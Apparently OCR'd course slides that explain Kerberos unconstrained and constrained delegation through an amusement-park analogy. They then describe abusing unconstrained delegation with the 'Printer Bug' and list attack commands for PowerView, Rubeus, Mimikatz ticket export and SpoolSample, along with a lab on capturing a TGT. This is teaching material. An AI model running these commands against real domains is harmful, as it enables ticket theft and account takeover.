
- Alice presents her lunch ticket to the waitress at the bistro
- Alice hands over her day pass as well

Day Pass

```
Wbmje Gspn; 505086 :;11 BN
Wbmje Voujm; 505086 8;11 QN
Gmbht; GPSXBSEBCMF, SFOFXBCMF
Obnf; Bmjdf Wbodf
EPC; 404061
Ifjhiu; 2/76n
Hspvqt; Spmmfsdpbtufs, Gfssjt Xiffm,
Cvnqfs Dbst, Nfssz Hp Spvoe, Mvodi,
Ibqqz.Ipvs
```

Lunch@Luna Bistro

```
Ydolg Iurp= 7272:8 <=33 DP
Ydolg Xqwlo= 7272:8 :=33 SP
Iodjv= IRUZDUGDEOH, UHQHZDEOH
Qdph= Dolfh Ydqfh
GRE= 626283
Khljkw= 4198p
Jurxsv= Uroohufrdvwhu, Ihuulv Zkhho,
Expshu Fduv, Phuu| Jr Urxqg, Oxqfk,
Kdss|0Krxu
```



Unconstrained delegation


- Alice presents her lunch ticket to the waitress at the bistro
- Alice hands over her day pass as well
- The waitress decrypts the ticket and validates it

Day Pass

```
Wbmje Gspn; 505086 :;11 BN
Wbmje Voujm; 505086 8;11 QN
Gmbht; GPSXBSEBCMF, SFOFXBCMF
Obnf; Bmjdf Wbodf
EPC; 404061
Ifjhiu; 2/76n
Hspvqt; Spmmfsdpbtufs, Gfssjt Xiffm,
Cvnqfs Dbst, Nfssz Hp Spvoe, Mvodi,
Ibqqz.Ipvs
```

Lunch@Luna Bistro

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```



Unconstrained delegation

- The waitress goes to the ticket office on behalf of Alice



Unconstrained delegation

- The waitress goes to the ticket office on behalf of Alice
- The waitress presents Alice's day pass



Unconstrained delegation

- The waitress goes to the ticket office on behalf of Alice
- The waitress presents Alice's day pass
- The ticket office decrypts the day pass and validates it



Unconstrained delegation

- The waitress goes to the ticket office on behalf of Alice
- The waitress presents Alice's day pass
- The ticket office decrypts the day pass and validates it
- The ticket office creates a new ticket for the bar

Beer@Luna Bar

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```

Day Pass

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```



Unconstrained delegation

- The ticket is encrypted with a key that only the bar tender and the ticket office know

Beer@Luna Bar

```
Zepmh Jvsq> 8383;9 =>44 EQ
Zepmh Yrxmp> 8383;9 ;>44 TQ
Jpekw> JSV[EVHEFPI, VIRI[EFPI
Reqi> Epmgi Zergi
HSF> 737394
Limklx> 52:9q
Kvsytw> Vsppivgsewxiv, Jivvmw [liip,
Fyqtiv Gevw, Qivv} Ks Vsyrh, Pyrgl,
Lett}1Lsyv
```

Day Pass

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```



Unconstrained delegation

- The waitress goes to the bar with the ticket



Unconstrained delegation

- The waitress goes to the bar with the ticket
- The waitress presents the ticket to the bar tender

Beer@Luna Bar

```
Zepmh Jvsq> 8383;9 =>44 EQ
Zepmh Yrxmp> 8383;9 ;>44 TQ
Jpekw> JSV[EVHEFPI, VIRI[EFPI
Reqi> Epmgi Zergi
HSF> 737394
Limklx> 52:9q
Kvsytw> Vsppivgsewxiv, Jivvmw [liip,
Fyqtiv Gevw, Qivv} Ks Vsyrh, Pyrgl,
Lett}1Lsyv
```



Unconstrained delegation

- The waitress goes to the bar with the ticket
- The waitress presents the ticket to the bar tender
- The bar tender decrypts the ticket

Beer@Luna Bar

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```



Unconstrained delegation

- The waitress goes to the bar with the ticket
- The waitress presents the ticket to the bar tender
- The bar tender decrypts the ticket and validates it
- The bar tender serves the waitress a beer for Alice


Beer@Luna Bar

Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel, Bumper Cars, Merry Go Round, Lunch, Happy-Hour




Unconstrained delegation

- The waitress serves Alice a burger and a beer



Unconstrained delegation



Unconstrained delegation

- TrustedForDelegation flag
- Requires the SeEnableDelegation privilege
  - Only domain admins have that by default

Unconstrained delegation is dangerous

- The waitress goes to the ticket office on behalf of Alice



Unconstrained delegation is dangerous

- The waitress goes to the ticket office on behalf of Alice
- The waitress presents Alice's day pass



Unconstrained delegation is dangerous

- The waitress goes to the ticket office on behalf of Alice
- The waitress presents Alice's day pass
- The ticket office decrypts the day pass and validates it



Unconstrained delegation is dangerous

- The waitress goes to the ticket office on behalf of Alice
- The waitress presents Alice's day pass
- The ticket office decrypts the day pass and validates it
- The waitress requests a ticket to the rollercoaster

Ride@Rollercoaster

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```

Day Pass

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```



Unconstrained delegation is dangerous

- The ticket is encrypted with a key that only the rollercoaster operator and the ticket office know

Ride@Rollercoaster

```
Xcnkf Htqo< 616197 ;<22 CO
Xcnkf Wpvkn< 616197 9<22 RO
Hnciu< HQTYCTFCDNG, TGPGYCDNG
Pcog< Cnkeg Xcpeg
FQD< 515172
Jgkijv< 3087o
Itqwru< Tqnngteqcuvgt, Hgttku Yjggn,
Dworgt Ectu, Ogtt{ Iq Tqwpf, Nwpej,
Jcrr{/Jqwt
```


Day Pass

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```



Unconstrained delegation is dangerous

- The waitress goes to the rollercoaster
- The waitress presents Alice's ride ticket
- The waitress impersonates Alice and is allowed on the ride



Unconstrained delegation is dangerous


- If we compromise a service account or host with TrustedForDelegation, we can take over any victim account that authenticates to it
- Where do victims come from?
    - Watering Hole
    - Social Engineering
    - Bring Your Own Victim?

The “Printer Bug”

- Discovered by Lee Christensen (@tifkin_)
- The Print System Remote Protocol (MS-RPRN) has two methods that allow providing the remote system with a hostname/IP address, and it will connect back for the purpose of sending notifications
  - RpcRemoteFindFirstPrinterChangeNotification
  - RpcRemoteFindFirstPrinterChangeNotificationEX
- Connects back over SMB to a named pipe
  - Requires authentication
- The service runs as LOCAL SYSTEM
- The Print Spooler service is configured to start automatically by default

Abusing the “Printer Bug”

- Compromise a host with unconstrained delegation (Service A)
- Coerce the target host (Service B) to connect to the compromised host (Service A) using the printer bug
- Obtain the TGT for the target host (Service B)



The toolset

- Identifying computers with unconstrained delegation:
  - PowerView or SharpView:
    `Get-DomainComputer –Unconstrained`

- Capturing TGTs as they come in:
  - Rubeus:
    `Rubeus.exe monitor /interval:seconds`
    `Rubeus.exe harvest /interval:minutes`

  - Mimikatz:
    `sekurlsa::tickets /export or kerberos::list /export`

The toolset

- The triggering “printer bug”:
  - SpoolSample:
    `SpoolSample.exe target_host listening_host`

  - Use hostnames rather than IPs if you want Kerberos authentication (TGT)

Lab: Unconstrained Delegation + Printer Bug

- **Objective**: Obtain Service B's ticket granting ticket (TGT)
- **Tasks:**
  - Identify a host in your control that is configured for unconstrained delegation
  - Run Rubeus in monitor mode to capture incoming TGTs
  - Use the "Printer Bug" to coerce Service B to authenticate to your host
  - Keep the obtained TGT for the next labs!

Bill is smart

- Bill introduces a new concept: Constrained Delegation – S4U2Proxy
- Some ride operators are allowed to impersonate visitors to a predefined list of rides
- The operator must present a FORWARDABLE ticket for the visitor to themselves as evidence that the visitor is present



Getting a lunch ticket

- Alice presents her day pass to the ticket office



Getting a lunch ticket

- Alice presents her day pass to the ticket office
- The ticket office decrypts the day pass



Getting a lunch ticket

- Alice presents her day pass to the ticket office
- The ticket office decrypts the day pass
- The ticket office verifies the day pass is valid



Getting a lunch ticket

- Alice presents her day pass to the ticket office
- The ticket office decrypts the day pass
- The ticket office verifies the day pass is valid
- The ticket office creates a new ticket for the bistro

Lunch@Luna Bistro

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```

Day Pass

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```



Getting a lunch ticket

- The ticket is encrypted with a unique key that only the bistro and the ticket office know

Lunch@Luna Bistro

```
Ydolg Iurp= 7272:8 <=33 DP
Ydolg Xqwlo= 7272:8 :=33 SP
Iodjv= IRUZDUGDEOH, UHQHZDEOH
Qdph= Dolfh Ydqfh
GRE= 626283
Khljkw= 4198p
Jurxsv= Uroohufrdvwhu, Ihuulv Zkhho,
Expshu Fduv, Phuu| Jr Urxqg, Oxqfk,
Kdss|0Krxu
```

Day Pass

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```



Lunch time!

- Alice goes to the bistro and wants to order a burger and a beer
- The burger is served at the bistro and the beer is served at the bar




Constrained Delegation – S4U2Proxy

- Alice presents her lunch ticket to the waitress at the bistro

Lunch@Luna Bistro

```
Ydolg Iurp= 7272:8 <=33 DP
Ydolg Xqwlo= 7272:8 :=33 SP
Iodjv= IRUZDUGDEOH, UHQHZDEOH
Qdph= Dolfh Ydqfh
GRE= 626283
